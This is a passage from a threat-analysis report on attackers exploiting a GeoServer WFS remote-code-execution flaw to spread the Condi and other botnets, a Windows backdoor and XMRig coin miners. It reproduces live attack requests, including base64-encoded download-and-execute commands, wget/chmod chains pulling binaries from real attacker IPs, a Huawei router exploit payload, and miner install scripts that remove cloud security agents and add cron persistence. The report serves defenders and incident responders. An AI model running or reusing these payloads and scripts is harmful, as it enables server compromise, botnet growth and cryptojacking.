GdlbztybSAtZiBza3k=}|{base64,-d}|{bash,-i}')</wfs:valueReference>
</wfs:GetPropertyValue>
```

Figure 19: Attack packet

This script downloads and executes a file named “sky” from a specified URL, “hxxp://188[.]214[.]27[.]50:4782. “ It changes its permissions to make it executable, runs it with the parameter “geo,” and then deletes the file.

```
push    3
push    offset unk_8052C64
push    eax
call    sub_804FA00
mov     ds:dword_8054600, ebx
mov     [esp+1Ch+var_1C], 3Ah ; ':'
mov     ds:word_8054604, 3
call    xor_decode
```

Figure 20: XOR decoded function

The configuration data is extracted by XORing the file contents with 0x3A. This enabled us to find information like “bots[.]gxz[.]me,” which is the C2 server the malware attempts to connect to.

```
Ò>2TÜ>2bots.gxz.me:!!!:TSource Engine Query:/proc/:/exe:/fd:/cmdline:enable:system:shell:sh:/bin/busybox
BOTNET:ncorrect:::gosh that chinese family at the other table sure ate a lot::BOTNET: applet not found:%JH
```

Figure 21: Decoded configuration data

When executing the malware, a string shows up.

```
mis@mis-Standard-PC-i440FX-PIIX-1996:~/Downloads$ ./sky
gosh that chinese family at the other table sure ate a lot
```

Figure 22: Execution message

This malware has a credential list for brute-force attacks and a hard-coded payload related to the Huawei router vulnerability CVE-2017-17215. The payload attempts to download malware from 59[.]59[.]59[.]59.

```
sub_804F9C0(
  v64,
  "<?xml version=\"1.0\" ?><s:Envelope xmlns:s=\"http://schemas.xmlsoap.org/soap/envelope/\" s:encoding"
  "Style=\"http://schemas.xmlsoap.org/soap/encoding/\"><s:Body><u:Upgrade xmlns:u=\"urn:schemas-upnp-or"
  "g:service:WANPPPConnection:1\"><NewStatusURL>$(/bin/busybox wget -g 59.59.59.59 -l /tmp/.oxy -r /yey"
  "e/yeye.mips; /bin/busybox chmod 777 /tmp/.oxy; /tmp/.oxy selfrep.huawei)</NewStatusURL><NewDownloadU"
  "RL>$(echo HUAWEIUPNP)</NewDownloadURL></u:Upgrade></s:Body></s:Envelope>");
v50 = sub_804F970(v64);
v72 = 0;
v73 = 0;
sub_804FD50(v50, 10, &v72);
sub_804F9C0(
  v37 + 71,
  "POST /ctrlt/DeviceUpgrade_1 HTTP/1.1\r\n"
  "Connection: keep-alive\r\n"
  "Accept: */*\r\n"
  "Authorization: Digest username=\"dslf-config\", realm=\"HuaweiHomeGateway\", nonce=\"88645cefb1f9ede"
  "0e336e3569d75ee30\", uri=\"/ctrlt/DeviceUpgrade_1\", response=\"3612f843a42db38f48f59d2a3597e19c\", "
  "algorithm=\"MD5\", qop=\"auth\", nc=00000001, cnonce=\"248d1a2560100669\"\r\n"
  "Content-Length: ");
```

Figure 23: Hard-coded payload

Condi

The attacker first terminates several processes (mpsl, mipsel, bash.mpsl, mips, x86_64, x86), then downloads and executes multiple bot binaries for different CPU architectures (such as ARM, MIPS, PPC, X86, M68K, SH4, and MPSL) from a remote server, “hxxp://209[.]146[.]124[.]181:8030.” The binaries are fetched using wget, saved in the /tmp directory, made executable (chmod 777), and executed.

```
<wfs:GetPropertyValue service='WFS' version='2.0.0'
 xmlns:topp='http://www.openplans.org/topp'
 xmlns:fes='http://www.opengis.net/fes/2.0'
 xmlns:wfs='http://www.opengis.net/wfs/2.0'
 valueReference='exec(java.lang.Runtime.getRuntime(),"killall -9 mpsl;killall -9 mipsel;k
illall -9 bash.mpsl;killall -9 mips;killall -9 x86_64;killall -9 x86;wget http://209.146.
124.181:8030/bot.arm -O /tmp/bot.arm;chmod 777 /tmp/bot.arm;/tmp/bot.arm;wget http://209.
146.124.181:8030/bot.arm5 -O /tmp/bot.arm5;chmod 777 /tmp/bot.arm5;/tmp/bot.arm5;wget htt
p://209.146.124.181:8030/bot.arm6 -O /tmp/bot.arm6;chmod 777 /tmp/bot.arm6;/tmp/bot.arm6;
wget http://209.146.124.181:8030/bot.arm7 -O /tmp/bot.arm7;chmod 777 /tmp/bot.arm7;/tmp/b
ot.arm7;wget http://209.146.124.181:8030/bot.m68k -O /tmp/bot.m68k;chmod 777 /tmp/bot.m68
k;/tmp/bot.m68k;wget http://209.146.124.181:8030/bot.mips -O /tmp/bot.mips;chmod 777 /tmp
/bot.mips;/tmp/bot.mips;wget http://209.146.124.181:8030/bot.mpsl -O /tmp/bot.mpsl;chmod
777 /tmp/bot.mpsl;/tmp/bot.mpsl;wget http://209.146.124.181:8030/bot.ppc -O /tmp/bot.ppc;
chmod 777 /tmp/bot.ppc;/tmp/bot.ppc;wget http://209.146.124.181:8030/bot.sh4 -O /tmp/bot.
sh4;chmod 777 /tmp/bot.sh4;/tmp/bot.sh4;wget http://209.146.124.181:8030/bot.x86 -O /tmp/
bot.x86;chmod 777 /tmp/bot.x86;/tmp/bot.x86;wget http://209.146.124.181:8030/bot.x86
```

Figure 24: Attack packet

The following section uses "bot.arm7" as an example. The malware can be recognized by the specified string "condi."

```
LDR     R2, =httpd_port
ADD     R5, SP, #0x870+var_170
ADD     R5, R5, #8
LDR     R3, [R2]
LDR     R1, =aCondi2SD   ; "condi2 %s:%d"
LDR     R2, =aWebserv    ; "webserv"
MOV     R0, R5
BL      sprintf
```

Figure 25: Significant string

Executing the malware sends numerous DNS queries to "trcpay[.]xyz."

```
8.8.8.8      10.20.20.7   DNS      137 Standard query response 0x391e No such name A trcpay.xyz SOA ns0.centralnic.net
10.20.20.7   8.8.8.8      DNS       72 Standard query 0x391e A trcpay.xyz
8.8.8.8      10.20.20.7   DNS      137 Standard query response 0x391e No such name A trcpay.xyz SOA ns0.centralnic.net
10.20.20.7   8.8.8.8      DNS       72 Standard query 0x391e A trcpay.xyz
8.8.8.8      10.20.20.7   DNS      137 Standard query response 0x391e No such name A trcpay.xyz SOA ns0.centralnic.net
10.20.20.7   8.8.8.8      DNS       72 Standard query 0x4b19 A trcpay.xyz
8.8.8.8      10.20.20.7   DNS      137 Standard query response 0x4b19 No such name A trcpay.xyz SOA ns0.centralnic.net
10.20.20.7   8.8.8.8      DNS       72 Standard query 0x4b19 A trcpay.xyz
8.8.8.8      10.20.20.7   DNS      137 Standard query response 0x4b19 No such name A trcpay.xyz SOA ns0.centralnic.net
10.20.20.7   8.8.8.8      DNS       72 Standard query 0x4b19 A trcpay.xyz
8.8.8.8      10.20.20.7   DNS      137 Standard query response 0x4b19 No such name A trcpay.xyz SOA ns0.centralnic.net
10.20.20.7   8.8.8.8      DNS       72 Standard query 0x4b19 A trcpay.xyz
8.8.8.8      10.20.20.7   DNS      137 Standard query response 0x4b19 No such name A trcpay.xyz SOA ns0.centralnic.net
10.20.20.7   8.8.8.8      DNS       72 Standard query 0x4b19 A trcpay.xyz
8.8.8.8      10.20.20.7   DNS      137 Standard query response 0x4b19 No such name A trcpay.xyz SOA ns0.centralnic.net
10.20.20.7   8.8.8.8      DNS       72 Standard query 0x1333 A trcpay.xyz
8.8.8.8      10.20.20.7   DNS      137 Standard query response 0x1333 No such name A trcpay.xyz SOA ns0.centralnic.net
10.20.20.7   8.8.8.8      DNS       72 Standard query 0x1333 A trcpay.xyz
8.8.8.8      10.20.20.7   DNS      137 Standard query response 0x1333 No such name A trcpay.xyz SOA ns0.centralnic.net
10.20.20.7   8.8.8.8      DNS       72 Standard query 0x1333 A trcpay.xyz
8.8.8.8      10.20.20.7   DNS      137 Standard query response 0x1333 No such name A trcpay.xyz SOA ns0.centralnic.net
```

Figure 26: Continually connecting to the C2 server

The Condi botnet first tries to resolve the C2 server address and its function. It then establishes a connection with the C2 server and waits to parse the command. The malware has numerous DDoS attack methods, such as TCP flooding, UDP flooding, and a VSE DDoS attack.

In tracing the connection back to the remote server, "hxxp://209[.]146[.]124[.]181:8030," we found that it was built as an HFS (HTTP File Server) and that two malicious tools—"Linux2.4" (another botnet) and "taskhost.exe" (the agent tool)—are located in the server.

The botnet "Linux2.4" not only has different methods that can trigger a DDoS attack but can also act as a backdoor agent. The tool first connects to a server, which is the same as the remote server "209[.]146[.]124[.]181." It then gathers the host information. Later, it waits for the command to either conduct a remote command execution or trigger a DDoS attack.



Figure 27: DDoS attack methods

The Backdoor malware “taskhost.exe” is designed especially for Windows. It creates a service named “9jzf5” for persistence and then creates different process types to retrieve information from attackers lurking in the host.



Figure 28: Creating a service with the name “9jzf5”



Figure 29: Command execution

CoinMiner

We found four types of incident coin miners that can be delivered to victim hosts, as shown in the following details.

[1]

```
<wfs:GetPropertyValue service='WFS' version='2.0.0'
  xmlns:topp='http://www.openplans.org/topp'
  xmlns:fes='http://www.opengis.net/fes/2.0'
  xmlns:wfs='http://www.opengis.net/wfs/2.0'>
    <wfs:Query typeNames='topp:states'/>
    <wfs:valueReference>exec(java.lang.Runtime.getRuntime(),'curl -o /tmp/script.sh
http://oss.17ww.vip/21929e87-85ff-4e98-a837-ae0079c9c860.txt/test.sh; chmod +x /tmp/
script.sh; /tmp/script.sh')</wfs:valueReference>
</wfs:GetPropertyValue>
```

Figure 30: Attack packet

The attacker downloads a script from a remote URL “hxxp://oss[.]17ww[.]vip/21929e87-85ff-4e98-a837-ae0079c9c860[.]txt/test.sh” and saves it as script.sh in the temp folder. The payload within the incident packets then modifies and executes the script to achieve various purposes.

```
#!/bin/bash
goto() {
    label=$1
    cmd=$(sed -n "/$label:/{:a;n;p;ba};" $0 | grep -v ':$')
    eval "$cmd"
    exit
}
export DEBIAN_FRONTEND=noninteractive
AEGIS_INSTALL_DIR="/usr/local/aegis"
#check linux Gentoo os
var=$(lsb_release -a | grep Gentoo)
if [ -z "${var}" ]; then
    var=$(cat /etc/issue | grep Gentoo)
fi
checkCoreos=$(cat /etc/os-release 2>/dev/null | grep coreos)
if [ -d "/etc/runlevels/default" -a -n "${var}" ]; then
    LINUX_RELEASE="GENTOO"
elif [ -f "/etc/os-release" -a -n "${checkCoreos}" ]; then
    LINUX_RELEASE="COREOS"
    AEGIS_INSTALL_DIR="/opt/aegis"
else
    LINUX_RELEASE="OTHER"
fi

_red() { echo -e "\033[31m\033[01m$@\033[0m"; }
_green() { echo -e "\033[32m\033[01m$@\033[0m"; }
_yellow() { echo -e "\033[33m\033[01m$@\033[0m"; }
_blue() { echo -e "\033[36m\033[01m$@\033[0m"; }
reading() { read -rp "$(_green "$1")" "$2"; }

uninstall_qcloud() {
    # 腾讯云
    /usr/local/qcloud/stargate/admin/uninstall.sh
    /usr/local/qcloud/YunJing/uninst.sh
    /usr/local/qcloud/monitor/barad/admin/uninstall.sh
    rm -f /etc/cron.d/sgagenttask
    crontab -l | grep -v '/usr/local/qcloud/stargate/admin' | crontab -
    rm -rf /usr/local/qcloud
}
```

Figure 31: Script file “test.sh”

The script first gathers host information, such as the location of Aegis, the distribution version of Linux. Afterward, it attempts to uninstall different cloud platforms, like Tencent Cloud, Oracle, Kingsoft Cloud, JD Cloud, and Ali Cloud, to evade monitoring agents from those cloud services. A noteworthy point is that the comments in the script are written in simplified Chinese, indicating that the miner campaign/author may be affiliated with a Chinese group. While finishing these uninstalls, the script kills some security defense mechanisms processes and checks whether the current user has the root privilege needed to uninstall those mechanisms. If everything executes successfully, the script downloads the coin miner and creates another script for persistence.

```
rm -rf $HOME/.ssh
[ -d $HOME/.ssh ] || mkdir $HOME/.ssh
if ! curl  "http://oss.17ww.vip/21929e87-85ff-4e98-a837-ae0079c9c860.txt/sshd" -o $HOME/.ssh/sshd; then
  if ! wget "http://oss.17ww.vip/21929e87-85ff-4e98-a837-ae0079c9c860.txt/sshd" -O $HOME/.ssh/sshd; then
    echo "ERROR: Can't download sshd"
    exit 1
  fi
fi


chmod +x $HOME/.ssh/sshd


cat >$HOME/.ssh/miner.sh <<EOL
#!/bin/bash
if ! pidof xmrig >/dev/null; then
  nice $HOME/.ssh/sshd \$*
else
  echo "Monero miner is already running in the background. Refusing to run another one."
  echo "Run \"killall xmrig\" or \"sudo killall xmrig\" if you want to remove background miner first."
fi
EOL

chmod +x $HOME/.ssh/miner.sh

# 创建计划任务
(crontab -l 2>/dev/null; echo "@reboot $HOME/.ssh/miner.sh") | crontab -

$HOME/.ssh/miner.sh
```

Figure 32: Download and persistence within “test.sh”

The coin miner, named “sshd,” wrote the configuration within itself. The miner points to two target pools: “sdfasdfsf[.]9527527[.]xyz:3333” and “gsdasdfadfs[.]9527527[.]xyz:3333.”

```
db '    "log-file": null,',0Ah
db '    "pools": [',0Ah
db '        {',0Ah
db '            "algo": null,',0Ah
db '            "coin": null,',0Ah
db '            "url": "sdfasdfsf.9527527.xyz:3333",',0Ah
db '            "user": "",',0Ah
db '            "pass": "default",',0Ah
db '            "rig-id": null,',0Ah
db '            "nicehash": false,',0Ah
db '            "keepalive": true,',0Ah
db '            "enabled": true,',0Ah
db '            "tls": true,',0Ah
db '            "tls-fingerprint": null,',0Ah
db '            "daemon": false,',0Ah
db '            "socks5": null,',0Ah
db '            "self-select": null,',0Ah
db '            "submit-to-origin": false',0Ah
db '        },',0Ah
db '        {',0Ah
```

Figure 33: Coin miner configuration

[2]

```
GET /geoserver/wfs?service=WFS&version=2.0.0&request=GetPropertyValue&type
Names=sf:archsites&valueReference=exec(java.lang.Runtime.getRuntime(),'bas
h+-c+{echo,KGN1cmwgLXMgaHR0cDovL3JlcG9zaXRvcnlsaW51eC5jb20vbGludXguc2h8fHd
nZXQgLXEgLU8tIGh0dHA6Ly9yZXBvc2l0b3J5bGludXguY29tL2xpbnV4LnNoKXxiYXNo}|{ba
se64,-d}|{bash,-i}') HTTP/1.1
```

Figure 34: Attack packet

Another type of coin miner attack begins with the Base64-encoded command. It intends to download “linux.sh” from “hxxp://repositorylinux.com.” The comment in “linux.sh” is written in Sundanese, an Indonesian language.

```
elif [ ${p} -eq 0 ];then
    echo "Sok bae ngalangkung weh!"
    # Execute linuxsys
    cd ./; curl -s http://ec2-13-49-14-86.eu-north-1.compute.amazonaws.com/
config.json ; curl -s http://ec2-13-49-14-86.eu-north-1.compute.amazonaws.c
+x linuxsys; ./linuxsys
    # Kill All Process & Remove Files
    rm -rf /dev/shm/*; rm -rf /dev/shm/.*; rm -rf /tmp*; rm -rf /tmp/.*; rm
linuxsh; rm -rf linux.sh; rm -rf cronsh; rm -rf killersh; ps -ef | grep -v
screen|watchkid|wotchdog|watchhound|sleep|./zhudaj|./zyj24000|./zhuda|./LSH
scan\.log|xmr-stak|crond64|yespowersugar|/tmp/java|pastebin|/tmp/\.|/tmp/sy
\.rsyslogds|pnscan|masscan|kthreaddi|solrd|meminitsrv|networkservice|sysupd
kdevtmpfsi|stratum|.zshrc|lb64|ld-linux-x86-64|iosk|205.147.101|/bin/sh ./*
acpid|/tmp/.*|kthreaddo' | awk '{print $2}' | xargs -i kill -9 {} >/dev/nul
```

Figure 35: Script file “linux.sh”

The script downloads two files: a coin miner named “linuxsys“ and a related configuration file named “config.json.” It downloads these through an AWS (Amazon Web Service) cloud platform service the attacker holds.

```
  "log-file": null,
  "pools": [
    {
        "algo": null,
        "coin": null,
        "url": "pool.supportxmr.com:80",
        "user": "49VQVgmN9vYccj2tEgD7qgJPbLiGQcQ4uJxTRkTJUCZXRruR7HFD7keebLdYj6Bf5xZKhFKFANFxZhj3BCmRT9pe4NG325b+50000",
        "pass": "lucifer",
        "nicehash": false,
        "keepalive": true,
        "tls": false,
    }
  ],
```

Figure 36: Config file “config.json”

The coin miner sets the pool URL “pool[.]supportxmr[.]com:80” with credentials using “config.json.” The miner itself is XMRig, which can be recognized through its data.



Figure 37: Coin miner “linuxsys”

[3]

```
GET /geoserver/wfs?service=WFS&version=2.0.0&request=GetPropertyValue&type
Names=TCJ922:B1K_BLDGPOLY&valueReference=exec(java.lang.Runtime.getRuntime
(),'curl%20-o%20/tmp/MmkfszDi%20http://95.85.93.196:80/asdfakjg.sh') HTTP/
1.1
GET /geoserver/wfs?service=WFS&version=2.0.0&request=GetPropertyValue&type
Names=TCJ922:B1K_BLDGPOLY&valueReference=exec(java.lang.Runtime.getRuntime
(),'wget%20-O%20/tmp/MmkfszDi%20http://95.85.93.196:80/asdfakjg.sh') HTTP/
1.1

GET /geoserver/wfs?service=WFS&version=2.0.0&request=GetPropertyValue&type
Names=TCJ922:B1K_BLDGPOLY&valueReference=exec(java.lang.Runtime.getRuntime
(),'chmod%20777%20/tmp/MmkfszDi') HTTP/1.1

GET /geoserver/wfs?service=WFS&version=2.0.0&request=GetPropertyValue&type
Names=TCJ922:B1K_BLDGPOLY&valueReference=exec(java.lang.Runtime.getRuntime
(),'/tmp/MmkfszDi') HTTP/1.1
```

Figure 38: Attack packet

The action sent via four packets is to download “/tmp/MmkfszDi” from the remote server “hxxp://95[.]85[.]93[.]196:80/asdfakjg.sh,” make it executable, and then run it. The script downloads a coin miner like the others mentioned before. It also removes a list of files within “/tmp,” “/var,” "/usr," and “/opt.”



Figure 39: Script file “asdfakjg.sh”

The coin miner named “h4” is similar to the other two types mentioned. It is XMRig as well and embeds its configuration within the binary file. The miner sets the pool URL as “asdfghjk[.]youdontcare[.]com:81”

```
sub_A8C50(v17, 3LL, ".config/xmrig.json");
sub_95C40(&v18, v17[0]);
if ( v17[0] )
  sub_3C55C5();
v13 = sub_3C676C(312LL);
sub_115B70(v13);
(*(void (__fastcall **)(__int64))(*(_QWORD *)v5 + 8LL))(v5);
v5 = v13;
if ( !(*(unsigned __int8 (__fastcall **)(__int64, __int64 (__fastcal
        v13,
        &v18,
        v21) )
{
  sub_96410(
    &v18,
    "\n"
    "{\n"
    "    \"background\": true,\n"
    "    \"colors\": false,\n"
    "    \"autosave\": true,\n"
    "    \"donate-level\": 0,\n"
    "    \"cpu\": true,\n"
    "    \"opencl\": false,\n"
    "    \"cuda\": false,\n"
    "    \"pools\": [\n"
    "        {\n"
    "            \"url\": \"asdfghjk.youdontcare.com:81\",\n"
    "            \"keepalive\": true\n"
    "        }\n"
    "    ]\n"
    "}\n");
  v5 = sub_3C676C(312LL);
```

Figure 40: Configuration data embedded in “h4”

[4]

```
GET /geoserver/wfs?service=WFS&version=2.0.0&request=GetPropertyValue&type
Names=rsims%3Aaccident_points&valueReference=exec(java.lang.Runtime.getRun
time(),'bash+-c+{echo,Y3VybCAxMTIuMTMzLjE5NC4yNTQvY3Jvbi5zaCB8IGJhc2g=}|{b
ase64,-d}|{bash,-i}') HTTP/1.1
```

Figure 41: Attack packet

The last type of coin miner incident command is also encoded with base64. It downloads “cron.sh” from “112[.]133[.]194[.]254.” This fraudulent site mimics the webpage of the Institute of Chartered Accountants of India (ICAI). The site is currently removed.

